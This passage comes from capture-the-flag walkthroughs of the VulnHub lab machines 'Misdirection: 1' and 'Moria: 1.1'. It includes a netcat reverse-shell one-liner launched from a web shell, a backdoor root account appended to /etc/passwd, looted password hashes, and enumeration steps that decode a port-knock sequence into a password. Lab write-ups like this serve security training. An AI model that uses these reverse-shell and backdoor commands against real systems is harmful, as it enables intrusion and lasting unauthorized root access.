uid=33(www-data) gid=33(www-data) groups=33(www-data)

p0wny@shell:~/html/debug# uname -a
Linux misdirection 4.15.0-50-generic #54-Ubuntu SMP Mon May 6 18:46:08 UTC 2019 x86_64 x86_64
x86_64 GNU/Linux

p0wny@shell:~/html/debug# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.187 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe0:f4ae prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f0:f4:ae txqueuelen 1000 (Ethernet)
    RX packets 847804 bytes 329978470 (329.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 624940 bytes 125630342 (125.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

p0wny@shell:~/html/debug#

```

Figure 4: writeup.enumeration.steps.4.1

Findings

Open Ports

```
1 22/tcp      | ssh      | OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
2 80/tcp      | http     | Rocket httpd 1.2.6 (Python 2.7.15rc1)
3 3306/tcp    | mysql    | MySQL (unauthorized)
4 8080/tcp    | http     | Apache httpd 2.4.29 ((Ubuntu))
```

Files

```
1 http://192.168.92.187:8080/debug
```


Users

```
1 ssh: root, brexit
```

Phase #2: Exploitation

1. We use the web shell to spawn a Bash reverse shell and catch it using a local netcat listener:

```
1 nc -nlvp 443
2 rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.92.183 443 >/tmp/f
```



```
p0wny@shell:~/html/debug# rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc
192.168.92.183 443 >/tmp/f

p0wny@shell:~/html/debug#
```

Figure 5: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.187] 48274
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux misdirection 4.15.0-50-generic #54-Ubuntu SMP Mon May 6 18:46:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.187 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fef0:f4ae prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f0:f4:ae txqueuelen 1000 (Ethernet)
    RX packets 847916 bytes 329992802 (329.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 624984 bytes 125640093 (125.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 6: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1 www-data@misdirection> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@misdirection>
4 www-data@misdirection> uname
5 Linux misdirection 4.15.0-50-generic #54-Ubuntu SMP Mon May 6 18:46:08 UTC 2019 x86_64 x86_64
   ↪ x86_64 GNU/Linux
6 www-data@misdirection>
7 www-data@misdirection> ifconfig
8 ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
9     inet 192.168.92.187 netmask 255.255.255.0 broadcast 192.168.92.255
10     inet6 fe80::20c:29ff:fef0:f4ae prefixlen 64 scopeid 0x20<link>
11     ether 00:0c:29:f0:f4:ae txqueuelen 1000 (Ethernet)
12     RX packets 847916 bytes 329992802 (329.9 MB)
13     RX errors 0 dropped 0 overruns 0 frame 0
14     TX packets 624984 bytes 125640093 (125.6 MB)
15     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
16 www-data@misdirection>
17 www-data@misdirection> users
```

```
18 root
19 brexit
```

Phase #3: Privilege Escalation

1. We find that the user `brexit` can run `bash` with `sudo` privileges. We also find that the `/etc/passwd` file has write permissions for group `brexit`. Combining these two, we need to first switch to user `brexit` and then modify the `/etc/passwd` file to add a new entry for a backdoor root user:

```
1 sudo -l
2   User www-data may run the following commands on localhost:
3     (brexit) NOPASSWD: /bin/bash
4 ls -la /etc/passwd
5 -rw-rw-r-- 1 root brexit 1617 Jun  1 01:17 /etc/passwd
6 sudo -u brexit bash
7 mkpasswd -m sha-512 password saltsalt
8 $6$saltsalt$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzlB5KiA2/
9 ↵ jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/
10 echo -e ↵
    ↵ "hacker:\$6\$saltsalt\$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzlB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/"
    ↵
    ↵ >>/etc/passwd
10 su hacker
```

```
www-data@misdirection:/var/www/html/debug$ sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on localhost:
    (brexit) NOPASSWD: /bin/bash
www-data@misdirection:/var/www/html/debug$
```

Figure 7: writeup.privesc.steps.1.1

```
www-data@misdirection:/var/www/html/debug$ sudo -u brexit bash
brexit@misdirection:/var/www/html/debug$
```

Figure 8: writeup.privesc.steps.1.2

```
brexit@misdirection:/var/www/html/debug$ ls -la /etc/passwd
-rw-rw-r-- 1 root brexit 1617 Jun  1 01:17 /etc/passwd
brexit@misdirection:/var/www/html/debug$
```

Figure 9: writeup.privesc.steps.1.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 # mkpasswd -m sha-512 password saltsalt
$6$saltsalt$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzlB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 #
```

Figure 10: writeup.privesc.steps.1.4

```

root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 # echo -e "hacker:\$6\$saltsalt\$qFmFH.bQmmtXzy8Y0s9v70icd2z4XSIEcdZlB5KiA2/jctKu9YterLp8wnnSq.qc.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash"
hacker:\$6\$saltsalt\$qFmFH.bQmmtXzy8Y0s9v70icd2z4XSIEcdZlB5KiA2/jctKu9YterLp8wnnSq.qc.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 #

```

Figure 11: writeup.privesc.steps.1.5

```

brexit@misdirection:/var/www/html/debug$
< c.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash" >>/etc/passwd
brexit@misdirection:/var/www/html/debug$
brexit@misdirection:/var/www/html/debug$
brexit@misdirection:/var/www/html/debug$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd/:/bin/false
uuidd:x:106:110:./run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
brexit:x:1000:1000:brexit:/home/brexit:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
hacker:\$6\$saltsalt\$qFmFH.bQmmtXzy8Y0s9v70icd2z4XSIEcdZlB5KiA2/jctKu9YterLp8wnnSq.qc.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash
brexit@misdirection:/var/www/html/debug$

```

Figure 12: writeup.privesc.steps.1.6

```

brexit@misdirection:/var/www/html/debug$ su hacker
Password:
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug# id
uid=0(root) gid=0(root) groups=0(root)
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug# uname -a
Linux misdirection 4.15.0-50-generic #54-Ubuntu SMP Mon May 6 18:46:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.187 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fef0:f4ae prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f0:f4:ae txqueuelen 1000 (Ethernet)
    RX packets 848477 bytes 330032930 (330.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 625276 bytes 125668414 (125.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 13: writeup.privesc.steps.1.7

2. We can view the file `/root/root.txt` to get the flag and complete the challenge:

```
1 cat /root/root.txt
```

```
root@misdirection:~# cat root.txt  
0d2c6222bfdd3701e0fa12a9a9dc9c8c  
root@misdirection:~#
```

Figure 14: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6┘  
   ↪ $PnbVvEMS$0cseJT81ZRgrW1JBpHJ252SPRxS6Rkh3oVBkrbRBZgHBD1wArL6Fcy05daqaon7waFKwSqb5fIjFgzU.....  
2 brexit:$6$51s7qYVw$XbTfXEV2acHRp9vmA7VTx035OLK9EGZJzDGF9nYaukD3eppHsn2P1ESMr.9rRn/┘  
   ↪ YY070uiUskfkWP0LyR.....
```

Flags

```
1 0d2c6222bfdd3701e0fa12a9a.....
```

References

- [+] <https://www.vulnhub.com/entry/misdirection-1,371/>
- [+] <https://download.vulnhub.com/media/misdirection/Misdirection-Walkthrough.pdf>

[VulnHub] Moria: 1.1

Date: 17/Oct/2019

Categories: oscp, vulnhub, linux

Tags: privesc_ssh_knownhosts

Overview

This is a writeup for VulnHub VM [Moria: 1.1](#). Here are stats for this machine from [machinescli](#):

```
machinescli -t --info "vulnhub#187"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#187	Moria: 1.1			🐧		🔥	privesc_ssh_knownhosts

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Oct 11 15:31:50 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.188
2 Nmap scan report for 192.168.92.188
3 Host is up, received arp-response (0.0019s latency).
4 Scanned at 2019-10-11 15:32:02 PDT for 15s
5 Not shown: 997 closed ports
6 Reason: 997 resets
7 PORT      STATE SERVICE REASON          VERSION
8 21/tcp    open  ftp      syn-ack ttl 64 vsftpd 2.0.8 or later
9 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.6.1 (protocol 2.0)
10 | ssh-hostkey:
11 |   2048 47:b5:ed:e3:f9:ad:96:88:c0:f2:83:23:7f:a3:d3:4f (RSA)
12 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQAC5gdKN03UCeDGX36RIZSkcVHvWknoFBZe2IT96Gep79sECS7G2p076RFdOCJMru0Ek9EQKhM
  ↳ +f7VgEN84S+iPmUCwWgIMjR5hoYCAJFdJNpE27ZguVbnnN+i1491TDIO/cN92Uut/T70C3bntlsptY9N+fR0h0dkLg
  ↳ +K+TT1zX2BZ0w990Mn9ytt3kSi4DNaoDpn9GD0fXhqeQH/eJWmFNTsFSM2+
  ↳ GH0AZKc0Ichiqhxf3WHoG0nliH8XdV6ZNpjHA8jGCYVcPnkTk42nP7E9Q17mabsi+L3Ugq3
13 |   256 85:cd:a2:d8:bb:85:f6:0f:4e:ae:8c:aa:73:52:ec:63 (ECDSA)
14 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBCuLX/
  ↳ CWxs0hekXJRxQqQH/Yx0SD+XgUpmlmWN1Y8cvmCYJs10h4vE+I6fmMwCdBfi4W061RmFc+vMAL1QUYNz0=
15 |   256 b1:77:7e:08:b3:a0:84:f8:f4:5d:f9:8e:d5:85:b9:34 (ED25519)
16 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILxa4UjJJ2naeaBginol05UHAS/rB0Wh5mtDLQuNUYaN
17 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
18 | http-methods:
19 |_ Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
21 |_http-title: Gates of Moria
22 MAC Address: 00:0C:29:84:7D:D1 (VMware)
23
24 Read data files from: /usr/bin/./share/nmap
25 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
26 # Nmap done at Fri Oct 11 15:32:18 2019 -- 1 IP address (1 host up) scanned in 28.21 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 64 vsftpd 2.0.8 or later	./results/192.168.92.188/scans/tcp_21_ftp_nmap.txt
2.	22/tcp	ssh	ttl 64 OpenSSH 6.6.1 (protocol 2.0)	./results/192.168.92.188/scans/tcp_22_ssh_nmap.txt
				./results/192.168.92.188/scans/tcp_80_http_gobuster.txt
				./results/192.168.92.188/scans/tcp_80_http_nikto.txt
3.	80/tcp	http	ttl 64 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)	./results/192.168.92.188/scans/tcp_80_http_nmap.txt
				./results/192.168.92.188/scans/tcp_80_http_robots.txt
				./results/192.168.92.188/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find a possible username from FTP banner:

```

1 PORT    STATE SERVICE REASON          VERSION
2 21/tcp  open  ftp      syn-ack ttl 64 vsftpd 2.0.8 or later
3 |_banner: 220 Welcome Balrog!

```

4. We find a few interesting directories from gobuster scan. Exploring the `http://192.168.92.188:80/w` link, we follow it till the `http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/` link which shows some random text:

```

1 http://192.168.92.188:80/cgi-bin/ (Status: 403) [Size: 210]
2 http://192.168.92.188:80/cgi-bin/.html (Status: 403) [Size: 215]
3 http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
4 http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
5 http://192.168.92.188:80/w (Status: 301)
6 http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/

```




Figure 4: writeup.enumeration.steps.4.1




Figure 5: writeup.enumeration.steps.4.2

5. This link shows text that seems to be hinting towards port knocking, but we don't know the ports to knock on. Upon further exploration, it seems one of the text also hints towards **listening** or sniffing that could prove useful:




Figure 6: writeup.enumeration.steps.5.1

6. We run `wireshark` with a display filter `ip.addr == 192.168.92.188` to limit noise. In some time we see a bunch of SYN packets being sent to us from the target system. These packets are sent to following ports: 77, 101,

108, 108, 111, 110

ip.addr == 192.168.92.188						
No.	Time	Source	Destination	Protocol	Length	Info
509	159.82810..	192.168.92.188	192.168.92.179	TCP	60	1337 → 77 [SYN] Seq=0 Win=512 Len=0
510	159.82812..	192.168.92.179	192.168.92.188	TCP	54	77 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
511	159.83409..	192.168.92.188	192.168.92.179	TCP	60	1337 → 101 [SYN] Seq=0 Win=512 Len=0
512	159.83411..	192.168.92.179	192.168.92.188	TCP	54	101 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
513	159.84139..	192.168.92.188	192.168.92.179	TCP	60	1337 → 108 [SYN] Seq=0 Win=512 Len=0
514	159.84141..	192.168.92.179	192.168.92.188	TCP	54	108 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
517	160.76781..	192.168.92.188	192.168.92.179	TCP	60	[TCP Port numbers reused] 1337 → 108 [SYN] Seq=0 Win=512 Len=0
518	160.76783..	192.168.92.179	192.168.92.188	TCP	54	108 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
519	160.76943..	192.168.92.188	192.168.92.179	TCP	60	1337 → 111 [SYN] Seq=0 Win=512 Len=0
520	160.76945..	192.168.92.179	192.168.92.188	TCP	54	111 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
521	160.77124..	192.168.92.188	192.168.92.179	TCP	60	1337 → 110 [SYN] Seq=0 Win=512 Len=0
522	160.77126..	192.168.92.179	192.168.92.188	TCP	54	110 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
523	160.77278..	192.168.92.188	192.168.92.179	TCP	60	1337 → 54 [SYN] Seq=0 Win=512 Len=0
524	160.77279..	192.168.92.179	192.168.92.188	TCP	54	54 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
525	160.77460..	192.168.92.188	192.168.92.179	TCP	60	1337 → 57 [SYN] Seq=0 Win=512 Len=0
526	160.77462..	192.168.92.179	192.168.92.188	TCP	54	57 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 7: writeup.enumeration.steps.6.1

7. We try to knock these ports on the target system but nothing changed. Upon further exploration, it is found that the sequence actually is the ASCII values for a string Mellon that could be the password for the only known username we have as of now: Balrog

```
1 nmap -Pn --host-timeout 100 --max-retries 0 -sS -p 77, 101, 108, 108, 111, 110
2 python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
3 Mellon
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # knock 192.168.92.188 77,101,108,108,111,110
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
WARNING: Duplicate port number(s) specified. Are you alert enough to be using Nmap? Have some coffee or Jolt(tm).
Nmap scan report for 192.168.92.188
Host is up (0.00036s latency).

PORT      STATE SERVICE
77/tcp    closed priv-rje
101/tcp   closed hostname
108/tcp   closed snagas
110/tcp   closed pop3
111/tcp   closed rpcbind
MAC Address: 00:0C:29:84:7D:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
Nmap scan report for 192.168.92.188
Host is up (0.00016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:84:7D:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 8: writeup.enumeration.steps.7.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
Mellon
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 9: writeup.enumeration.steps.7.2


8. We tried to connect to FTP service with the Balrog/Mellon credentials but for some reason it didn't work:

```
1 ftp 192.168.92.188
2   Balrog
3   Mellon
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # ftp 192.168.92.188
Connected to 192.168.92.188.
220 Welcome Balrog!
Name (192.168.92.188:root): Balrog
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 10: writeup.enumeration.steps.8.1

